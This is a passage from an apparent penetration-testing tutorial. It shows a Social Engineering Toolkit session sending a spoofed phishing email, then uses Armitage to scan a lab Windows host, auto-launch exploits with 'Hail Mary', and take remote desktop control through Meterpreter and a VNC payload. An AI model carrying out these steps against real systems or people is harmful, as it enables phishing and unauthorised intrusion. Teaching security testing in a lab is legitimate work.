
After writing the message, press *Ctrl + C* for ending the message body, and the message to the target e-mail address will be sent. Then press *Enter* to continue.



```
File Edit View Bookmarks Settings Help
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: [REDACTED]@gmail.com
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
set:phishing> Email subject:hello
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
set:phishing> Enter the body of the message, hit return for a new line. Control+c when finished:you are hacked..
Next line of the body: ^C[*] SET has finished sending the emails
Press <return> to continue
■
set : sh
```

Let us check our mailbox to see whether our spoof e-mail has reached into the victim's inbox or not. When we check the **Inbox** folder, we do not find the e-mail because gmail filters these types of mails into its **Spam** folder. When we check our **Spam** folder, we see our spoof message e-mail.




Armitage

We move on to another great tool known as Armitage (<http://www.fastandeasyhacking.com/>). It is a graphical tool based on Metasploit and has been developed by Raphael Mudge. It is used for visualizing targets, automatically recommending exploits for known vulnerabilities along with using advanced capabilities of the framework.




Now let us start with Armitage hacking; first we will learn how to start Armitage. Open the terminal and type in armitage.




After a few seconds, a connect box prompt will appear; leave it with the default settings and click on Connect.




After connecting, it will again prompt for an option box and ask us to start Metasploit; click on Yes.



Now Armitage has started to connect with our localhost address as we can see in the preceding screenshot. After successfully connecting to it, we can see that our **Armitage** console is ready.




We will start with the scanning process. For this, go to **Hosts | MSF Scans**.



After **MSF Scans** has been selected, we will be asked for the IP address range for scanning. So you can either give the range or give it a particular IP address for scanning; for example, here we are giving our target's IP address, which is 192.168.0.110.




After giving the target IP, we can see in the preceding screenshot that our target has been detected and is a Windows system. Now we will perform an **Nmap Scan** for checking its open ports and the services running on it. Go to **Hosts** | **Nmap Scan** | **Intense Scan**.




Using Social Engineering Toolkit and Armitage


After we have selected the scan type, we will be asked for the IP address. Give the target IP address and click on **OK**. Here we are using 192.168.0.110 for the target.



After successfully completing the **Nmap Scan**, a message box will appear showing the message **Scan Complete**; click on **OK**.




We can see the **Nmap Scan** result in the terminal panel section. The result of the **Nmap Scan** shows us that there are four open ports listed with their services and versions.




Working with Hail Mary


Now we move to the attack part of Armitage. Go to **Attacks** | **Hail Mary**. Hail Mary is a very neat feature in Armitage, with which we can search for automatic matching exploits and launch an exploit on the target.



Now Hail Mary will start to launch all the matching exploits for the target machine as we can see in the following screenshot:




After a few minutes, we see that our target machine icon has turned red as shown in the following screenshot. This is a sign that symbolizes that we successfully compromised the system by one of the exploits. We can also see that **Meterpreter** sessions are available in terminal section two.




Using Social Engineering Toolkit and Armitage


Now right-click on the compromised system; we will see some interesting options over there. We can see the **Attack** option, two **Meterpreter** sessions, and the **Login** options. So now we will try using some of these options.




Go to the **Meterpreter1** option; here we will see some more options, such as **Interact**, **Access**, **Explore**, and **Pivoting**. All the options have already been used in Metasploit by typing in lots of commands, but in Armitage, we just have to click on a particular option to use it.




Next, we are going to use some of the Meterpreter options. We will use the **Interact** option to interact with the victim's system. Go to **Interact | Desktop (VNC)**.




After this, we will see a message box showing the message that a **VNC bind tcp stager** connection has been established and that for using the VNC viewer, we need to connect to 127.0.0.1:5901; click on **OK**.




Again, a second message box prompt appears that shows some detailed information about our VNC bind stager and our notepad.exe process that is running with the process ID 1360. Click on **OK**.



The last and final message box will show that our VNC payload is running successfully on the victim's system and that to use the VNC viewer, we need to connect to 127.0.0.1:5901.



